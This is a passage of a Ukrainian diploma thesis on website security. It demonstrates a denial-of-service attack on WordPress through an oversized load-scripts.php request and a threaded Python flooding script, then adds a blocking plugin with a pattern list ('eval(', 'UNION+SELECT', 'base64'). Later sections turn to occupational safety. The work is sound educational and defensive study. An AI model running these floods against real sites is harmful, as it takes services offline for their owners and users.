

Рисунок 3.1 – Встановлення браузера

Деталі вразливості що дозволяють створювати DDoS- атаку.

Під час перегляду чергового сайту WordPress звернуто увагу на скрипт . Він використовується для відображення JavaScript. Назви файлів, що завантажуються вказуються в параметрі , і при виведенні їх вміст об'єднується.

Зроблено це для того, щоб прискорити завантаження сторінки і зменшити кількість запитів до сервера. load-scripts.phpload

Таким чином, щоб браузер отримав всі необхідні для коректного відображення файли JS, досить зробити запит на один скрипт , в параметрах якого будуть перераховані всі необхідні файли JavaScript. Це поширена практика при розробці backend. Та ж логіка у скрипта , тільки щодо файлів CSS.

Лістинг 3.7 – Код для перегляду вихідного коду

```
load = $_GET['load'];
if ( is_array( $load ) )
load = implode( '', $load );

load = preg_replace( '/[^a-z0-9,_-]+/i', '', $load );
load = array_unique( explode( ',', $load ) );
```

Якщо скрипти можна завантажити, то зрозуміло що прочитати не вийде, тому що існує прописаний список дозволених об’єктів.

Лістинг 3.8 – Список дозволених об’єктів

```
foreach ( $load as $handle ) {
if ( !array_key_exists($handle, $wp_scripts->registered) )
continue;

path = ABSPATH . $wp_scripts->registered[$handle]->src;
out .= get_file($path) . "\n";
}
```

Цей список знаходиться в властивості registered класу WP_Scripts і заповнюється за допомогою функції wp_default_scripts з файлу .script-loader.php

Лістинг 3.9 – Список дозволених до завантажень файлів

```
wp_scripts = new WP_Scripts();
wp_default_scripts($wp_scripts);
* Register all WordPress scripts.

* @param WP_Scripts $scripts WP_Scripts object.
*/
function wp_default_scripts( &$scripts ) {
```

Лістинг 3.10 – Список файлів доданих з допомогою add

```
function wp_default_scripts( &$scripts ) {
...
scripts->add( 'wp-a11y', "/wp-includes/js/wp-a11y$suffix.js",
array( 'jquery' ), false, 1 );
scripts->add( 'sack', "/wp-includes/js/tw-sack$suffix.js",
array(), '1.6.1', 1 );
scripts->add( 'editor', "/wp-admin/js/editor$suffix.js",
array('utils','jquery'), false, 1 );
```

В параметрах виклику зазначаються назва елемента, шлях до файлу, залежно від інших елементів, версія та інше.

Лістинг 3.11 – Введення параметрів даних

```
class WP_Scripts extends WP_Dependencies {
public function add( $handle, $src, $deps = array(),
ver = false, $args = null ) {
if ( isset($this->registered[$handle]) )
return false;
this->registered[$handle] = new _WP_Dependency( $handle, $src,
deps, $ver, $args );
return true;
}
```

На рисунку 3.2 зображено виклик завантаження скрипта `utils.min.js` через `load-scripts.php` (рис.3.2).



Рисунок 3.2 – Виклик завантаження скрипта

Ідея розробки в тому, щоб прочитати всі можливі JS-файли одним запитом. Він виходить великим, тому цілком його показано не буде, але замість трьох крапок в кінці повинно йти ще 170 назв файлів.

Лістинг 3.12 – Код для прочитання можливих JS-файлів

```
http://wpdos.visualhack/wp-admin/load-scripts.php?load=utils,common,wp-
a11y,sack,quicktags,colorpicker,editor,wp-fullscreen-stub,wp-ajax-
response,wp-api-request,wp-pointer...
```

Час, що минув від відправлення запиту до першого отриманого біта відповіді – 500 мілісекунд. Приблизно стільки сервер обробив цей запит(рис.3.3).



Рисунок 3.3 – Завантаження всіх JS-файлів одночасно через запит до load-scripts.php

Кожен файл читається окремо за допомогою `file_get_contents`.

Лістинг 3.13 – Код виклику запитів

```
function get_file( $path ) {
if ( function_exists('realpath') ) {
$path = realpath( $path );
}
if ( ! $path || ! @is_file( $path ) ) {
return '';
}
return @file_get_contents( $path );
}
```

В результаті кожен запит буде викликати 181 операцію введення-виведення, і якщо таких запитів буде багато, то незабаром у сервера можуть початися проблеми.

Автоматизація ddos-атаку

Організація множинних запитів до такого URL. Використання утиліти під назвою doser , яка виконує запити до сервера в вказану кількість потоків. Сам скрипт написаний на Python 2.7 з використанням бібліотек requests і threading(рис.3.20).

Лістинг 3.14 – Процес виклику

```
python doser.py -g <url> -t 999
```

Ключ g говорить, що потрібно відправляти запити методом GET, а за допомогою t вказати кількість потоків.

Лістинг 3.15 – Код утиліти doser

```
def sendGET(url):

try:
          request_counter+=1
          request = requests.get(url, headers=headers)

while True:
          global url
          sendGET(url)

def main(argv):

          parser.add_argument('-g', help='Specify GET request. Usage: -g
     \'<url>\'')

          parser.add_argument('-t', help='Specify number of threads to be
     used', default=500, type=int)

for i in range(args.t):
     t = SendGETThread()
```

Можливо, рішення не найшвидше і оптимальне, але скрипт працює сумлінно і з завданням справляється. Після двох тисяч запитів простенький сервер вже недоступний для звичайного користувача(рис.3.4).



Рисунок 3.4 – Результат успішно проведеної DDoS-атаки

Щоб додати ще трохи навантаження, можна додатково відправляти запити на завантаження файлів CSS через. `load-styles.php`

Висновок: виконання такого нестандартного вектор атаки. Звичайно, вплив від його використання не надто серйозний, інакше не було б змоги спостерігати падінням сайту. Правильно налаштований виділений сервер із захистом від ddos від такого методу постраждати не повинен. А ось на shared-хостингах стоять ліміти на споживані ресурси, і, якщо вони вичерпаються, можуть виникнути проблеми.

Чому ж в WordPress не вважають це своєю проблемою і не поспішають виправляти? З одного боку, розробників можна зрозуміти: вони не несуть відповідальності за використання їх CMS на слабких або некоректно налаштованих серверах (WordPress далеко не найлегша CMS).

3.3 Метод захисту від шкідливих url-запитів

Хакери всіх типів дуже часто намагаються знайти слабкі місця за допомогою різних шкідливих запитів. WordPress непогано захищений від цього, але зайвий захист ніколи не завадить.

Тому потрібно створити новий файл під назвою blockbadqueries.php і помістити його в папку wp-content / plugins. Після чого активувати його в адмініструванні як будь-який інший плагін.

Лістинг 3.16 – Створення нового файлу

```
<?php
/*
Plugin Name: Block Bad Queries
Plugin URI: perishablepress.com/press/2009/12/22/protect-
wordpress-against-malicious-url-requests
Description: Protect WordPress Against Malicious URL Requests
Author URI: perishablepress.com
Author: Perishable Press
Version: 1.0
*/
global $user_ID;

if($user_ID) {
  if(!current_user_can('level_10')) {
    if (strlen($_SERVER['REQUEST_URI']) > 255 ||
      strpos($_SERVER['REQUEST_URI'], "eval(") ||
      strpos($_SERVER['REQUEST_URI'], "CONCAT") ||
      strpos($_SERVER['REQUEST_URI'], "UNION+SELECT") ||
      strpos($_SERVER['REQUEST_URI'], "base64")) {
        @header("HTTP/1.1 414 Request-URI Too Long");
    @header("Status: 414 Request-URI Too Long");
    @header("Connection: Close");
    @exit;  }}}
```

Робота плагіна проста - він перевіряє всі довгі запити (понад 255 символів) і наявність php-функцій eval або base64 в URI. Якщо щось з цього

знаходиться, браузеру користувача віддається сторінка з помилкою 414 (рис 3.5).



Рисунок 3.5 – Результат роботи плагіна

В результаті показано, що після введення doser.py -t 999 атака не здійснюється та видає помилку 414, що означає переповнення адреси URL-запиту.

3.4 Висновки до розділу 3

В даному розділі було проведено DDoS-атаку на веб-сайт Wordpress, методи захисту від вразливостів сайтів Wordpress, та метод захисту від шкідливих url-запитів. Процес розробки складався з трьох частин.

У першій проведено дослідження методів захисту від вразливостей сайтів, а саме методи, які дозволять зробити сайт на WordPress більш захищеним.

- Захист WordPress від XSS-ін'єкцій.
- Примусове використання SSL.
- Використання `htacces` для захисту файла wp-config.

У другій частині виконувалися ddos-атака сайту Wordpress з допомогою використання контейнера Docker на Debian і 7 версію PHP with Apache. Ідея розробки полягала в тому, щоб прочитати всі можливі JS-файли одним запитом. В результаті кожен запит викликав 181 операцію введення-виведення, і таких запитів було багато, то незабаром у сервера початися проблеми. А саму автоматизацію атаки виконувалась з використанням утиліти під назвою doser ,

яка виконує запити до сервера в вказану кількість потоків. Сам скрипт написаний на Python 2.7 з використанням бібліотек requests і threading.

У третій частині було розглянуто метод захисту від шкідливих url-запитів. Було створено новий файл під назвою blockbadqueries.php і поміщено його в папку wp-content / plugins. Після чого активовано його в адмініструванні як будь-який інший плагін. Робота плагіна перевіряти всі довгі запити і наявність php-функції, і в результаті методу атаку здійснити вже було неможливо.

4 БЕЗПЕКА ЖИТТЄДЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Роль центральної нервової системи в трудовій діяльності людини

Найважливіше в організмі людини це нервова система. Вона узгоджує, контролює всю роботу внутрішньої будови людини та виконує зв’язок тіла з навколишнім середовищем. Нервова система людини складається з центральної (ЦНС), яка включає головний і спинний мозок і периферичної (ПНС), яка складається з нервових волокон, що відходять від головного і спинного мозку.

За функціями нервову систему ділять на соматичну і вегетативну. Соматична нервова система регулює опорно-руховий апарат і всі органи чуття, а вегетативна - процес обміну речовин і роботу всіх внутрішніх органів (серця, нирок, легень). Найпростіші рухи регулює спинний мозок. Довгастий мозок управляє процесами травлення, дихання, кровообігу та іншими життєвими важливими функціями.

Центральна нервова система виконує рефлекторну, інтегративну та координаційну функції.

Рефлекторна діяльність мозку обумовлена безумовними і умовними рефлексами. Безумовні рефлекси є вродженими, мають велику стійкість і забезпечують пристосування організму до зовнішнього середовища. Умовні рефлекси набуваються в залежності від обставин, розширюють діапазон пристосовуючи можливості організму і згасають, якщо потреби в них немає.

Стійка і злагоджена система умовних рефлексів формується в процесі навчання і забезпечує виконання певного виробничого завдання. Стійкість системи умовних рефлексів може бути порушена при відхиленні трудової діяльності від програми, а надійність - під впливом несприятливих виробничих факторів. Такі порушення, якщо не вжити належних заходів,

можуть призвести до зниженої працездатності, травм або нещасних випадків.

Виконуючи інтегративну функцію, ЦНС забезпечує злагоджена взаємодію всіх органів і систем організму, підтримує його стійкий внутрішній стан. Несприятливі умови праці можуть привести до стомлення нервової системи, послаблює її інтегративну функцію і може спровокувати розлад ряду фізіологічних систем: серцево-судинної, шлунково-кишкової, дихальної тощо або привести до різних захворювань (інфаркти, інсульти, виразкові хвороби).

Завдяки координаційній функції ЦНС здійснює підпорядкування багатьох рефлексів одному, який має в даний час важливе значення для організму.

Всі функції центральної нервової системи реалізуються в кожній конкретній реакції організму, забезпечуючи ефект найбільшого пристосування до мінливих умов зовнішнього середовища і підвищуючи фізіологічну опірність організму шкідливим зовнішнім впливам.

Вища нервова діяльність людини заснована на функціях двох сигнальних систем. Анатомічної основою першої сигнальної системи є аналізатори (зоровий, слуховий). Аналізатор - це система нервових клітин, які сприймають і переробляють інформацію, що надходить до них із зовнішнього і внутрішнього середовища організму.

Анатомічної основою другої сигнальної системи, яка властива тільки людині, є культурно-руховий апарат, тісно пов'язаний із зоровим і слуховим аналізаторами, а її подразником є слово. Мова, в усіх її видах, являє собою багате джерело подразників. За допомогою слова передаються сигнали про конкретні подразники, і в цьому випадку слово служить важливим подразником - сигналом сигналів, є пусковим механізмом дій і вчинків людей. Центральна нервова система бере участь в прийомі, обробці і аналізі будь-якої інформації, що надходить із зовнішнього і внутрішнього

середовища. При виникненні перевантажень на організм людини нервова система визначає ступінь їхнього впливу і формує адаптаційно-захисну реакцію.

4.2 Шляхи збереження працездатності та підвищення продуктивності праці на виробництві.

В умовах постіндустріальних трансформацій, важливим елементом росту і розвитку будь-якого виробництва є його персонал - людина та її прагнення до праці. Доцільно підкреслити, що пошук оптимальних шляхів збільшення продуктивності праці є однією з актуальних і складних завдань на сьогоднішній день. Більшість українських підприємств, на наш погляд, відстають за цим показником від американських, японських і європейських компаній. Водночас, постійне покращення персоналом економічної діяльності, знаходження можливостей вдосконалення праці для створення більш якісного продукту при незмінних або менших затратах праці є ознакою продуктивності праці на підприємстві. Відтак, для того, щоб знайти шляхи підвищення продуктивності праці потрібно у першу чергу виокремити фактори, що визначають її рівень.

За характером впливу вони поділяються на: організаційні, соціально-економічні, технічні фактори.

До організаційних факторів, зазвичай, відносять вдалий вибір територій на яких знаходяться підприємства, регулювання чисельності і структури персоналу, раціональне розділення праці між групами працюючих, поліпшення санітарно-гігієнічних умов праці, навчання та заохочення робітників.

Технічні фактори включають у себе: перехід виробництва до автоматизації, збільшення потужності машин, створення принципово нових

технологій, підвищення енергоозброєності праці, зниження матеріаломісткості продукції і економія матеріальних ресурсів, освоєння нових джерел енергії.

Серед соціально-економічних факторів, що дають поштовх зростанню продуктивності праці, доцільно віднести:

- зацікавленість у результатах праці у матеріальному та моральному плані як одного робітника, так і колективу в цілому;
- покращення рівня кваліфікації робітників;
- трудова дисципліна працівників та їх власна дисципліна, що засновані на зацікавленості та вихованні;
- виховна робота, що проводиться індивідуально;
- забезпечення працівників інформацією;
- ефективність освіти;

Коли стоїть питання про вдосконалення бізнесу, майже усі керівники починають вкладати кошти в нове обладнання, купують нову техніку, орендують додаткові приміщення. Це не зовсім вірне рішення, оскільки потрібно, насамперед, прагнути до підвищення рівня працездатності персоналу.

Можна виділити такі шляхи підвищення продуктивності праці:

- конкретність та зрозумілість поставленої задачі підприємством;
- залучення та заохочення кадрів при найманні;
- систематична атестація кадрів;
- інформування персоналу про досягнуті цілі;
- створення для працівників відповідних соціально-економічних та організаційно-технічних умов праці;
- матеріальне стимулювання росту професійно-кваліфікаційного рівня працівників;

- індивідуальне заохочення праці робітників;
- своєчасно висловлена подяка працівникам допоможе підтримати рівень їх мотивації;
- формування нових потреб для персоналу і пошук способів їх задоволення;
- застережні засоби (штрафні санкції), які допоможуть працівникам бути більш організованими.

Саме мотивація персоналу є основним чинником збільшення продуктивності праці. Стимулювання співробітників допоможе досягти поставлених цілей, та підвищити досвід роботи. У свою чергу робітники сумлінно виконуватимуть свої обов'язки, а їх сили будуть спрямовані на досягнення спільних цілей та інтересів компанії. Таким чином можна значно зменшити плинність кадрів.

В подальшому, служби управління персоналом на підприємстві повинні розробляти нові комплексні програми підвищення продуктивності праці та нести за них відповідальність.

4.3 Протипожежні вимоги до виробничого освітлення.

Для створення сприятливих умов зорової роботи, які б виключали швидку втомлюваність очей, виникнення професійних захворювань, нещасних випадків і сприяли підвищенню продуктивності праці та якості продукції, виробниче освітлення повинно відповідати наступним вимогам:

- створювати на робочій поверхні освітленість, що відповідає характеру зоро-вої роботи і не є нижчою за встановлені норми;
- забезпечити достатню рівномірність та постійність рівня освітленості у виробничих приміщеннях, щоб уникнути частої переадаптації органів зору;

- не створювати засліплювання дії як від самих джерел освітлення, так і від інших предметів, що знаходяться в полі зору;
- не створювати на робочій поверхні різких та глибоких тіней (особливо рухомих);
- повинен бути достатній для розрізнення деталей контраст поверхонь, що освітлюються;
- не створювати небезпечних та шкідливих виробничих чинників (шум, теплові випромінювання, небезпека ураження струмом, пожежно та вибухо небезпека світильників);
- повинно бути надійним і простим в експлуатації, економічним та естетичним.

Види виробничого освітлення. Виробниче освітлення може бути: природним, що створюється прямими сонячними променями та розсіяним світлом небосхилу; штучним, що створюється електричними джерелами світла та суміщеним, при якому недостатнє за нормами природне освітлення доповнюється штучним.

Природне освітлення поділяється на: бокове (одно- або двостороннє), що здійснюється через світлові отвори (вікна) в зовнішніх стінах; верхнє, здійснюване через ліхтарі та отвори в дахах і перекриттях; комбіноване — поєднання верхнього та бокового освітлення.

Штучне освітлення може бути загальним та комбінованим. Загальним називають освітлення, при якому світильники розміщуються у верхній зоні приміщення (не нижче 2,5 м над підлогою) рівномірно або з врахуванням розташування робочих місць. Комбіноване освітлення складається із загального та місцевого. Його доцільно застосовувати при роботах високої точності, а також, якщо необхідно створити певний або змінний в процесі роботи напрямок світла. Місцеве освітлення створюється світильниками, що концентрують світловий потік безпосередньо на робочих місцях.

ВИСНОВКИ

У даному дипломному проектуванні досліджено шляхи та вироблення рекомендацій щодо забезпечення безпеки web-сайтів та серверів. Що дозволило підвищити рівень захисту безпеки web-сайтів та серверів. Предметом дослідження є вразливість web-сайтів та серверів, та способи їх виявлення.

Було розглянуто аналіз вразливостей веб-сайтів та серверів, а саме їхній аналіз принципу функціонувань веб-серверу та його будову, методи та їх усунення. Також досліджено небезпеку вразливостей сайту, та типи їхньої вразивсті.

Наступним була розробка методик сканувань вразливостей. Знаходження вразливостей на сайті, а саме:

- збір даних;
- аналіз сканування виявлених вразливостей;
- пробна експлуатація;
- коригування.

Було зроблено дослідження інструментів тестування веб-ресурсів таких як: OpenVAS, Tripwire IP360, Nessus, Comodo HackerProoff, Nexpose, Vulnerability Manager Plus, Nikto, Wireshark, Aircrack-ng, Rating on Network Security Scanner.

Наступним кроком було сканування вразливостей з допомогою сканера OpenVAS. У ньому є безліч налаштувань. Відмінно справився з скануванням мережі.

Далі була успішно зроблена атака сайт Wordpress з використанням контейнера Docker на Debian і 7 версію PHP with Apache. Після чого було зроблено захисту від атаки методом захисту від шкідливих URL-запитів. В результаті метод захисту був успішно виконаний після чого атаку на url-запит зробити вже не було неможливо.

ПЕРЕЛІК ПОСИЛАНЬ

1. Web Server and its Types of Attacks [Електронний ресурс]. – 2012. – Режим доступу до ресурсу: https://www.greycampus.com/opencampus/ethicalhacking/ web-server-and-its-types-of-attacks.
2. Brewer J. Web Server Vulnerabilities and a Defense in Depth Strategy Using the Squid Proxy [Електронний ресурс] / Jim Brewer // GSEC Practical version 1.4b. – 2004.
3. Web Vulnerability Scanner v10 Product Manual [Електронний ресурс] – Режим доступу до ресурсу: http://www.acunetix.com/resources/wvsmanual.pdf
4. Acunetix Web Vulnerability Scanner [Електронний ресурс] – Режим доступу до ресурсу: http://www.securitylab.ru/software/266415.php
5. Дослідження вразливостей Web-сайтів та методів їх усунення. [Електронний ресурс] – Режим доступу до ресурсу: http://phone.kpi.ua/wpcontent/uploads/2014/06/4.pdf
6. Как работает сканер безопасности? [Електронний ресурс] – Режим доступу до ресурсу: http://citforum.ru/internet/securities/scaner.shtml
7. Жуков Ю.В. Основы веб-хакинга. Нападение и защита / Юрий Викторович Жуков, 2012. – 206 с
8. Захист веб-додатків [Електронний ресурс]. – 2010. – Режим доступу до ресурсу:http://www.ereading.club/bookreader.php/1012355/DJAndreysXe__Zaschita_veb-prilozheniy.html.
9. Бойчик І.М., Харів П.С., Хопчпн М.І., Піча Ю.В. Економіка підприємства —К.: "Каравела"; Львів: "Новий світ - 2000", 2001. - 298 с.
10. ДБН В.2.5-28 : 2018. „Природне і штучне освітлення” – К.: Мінрегіон України, 2018. 133 с.

11. М. А. Бєлов, Н. М. Євдокимова, В. Є. Москалюк та ін.;Планування діяльності підприємства: Навч.-метод. посібник для самост. вивч. дисц. — К.: КНЕУ, 2002. — 252 с.
12. Blazquez D. Broken Authentication OWASP Top 10 - A2 [Електронний ресурс] / Daniel Blazquez. – 2019. – Режим доступу до ресурсу: https://hdivsecurity.com/owasp-broken-authentication.
13. Authentication Hacking: What are Authentication Hacking Attacks?[Електронний ресурс]. – 2014. – Режим доступу до ресурсу: https://www.acunetix.com/websitesecurity/authentication/.
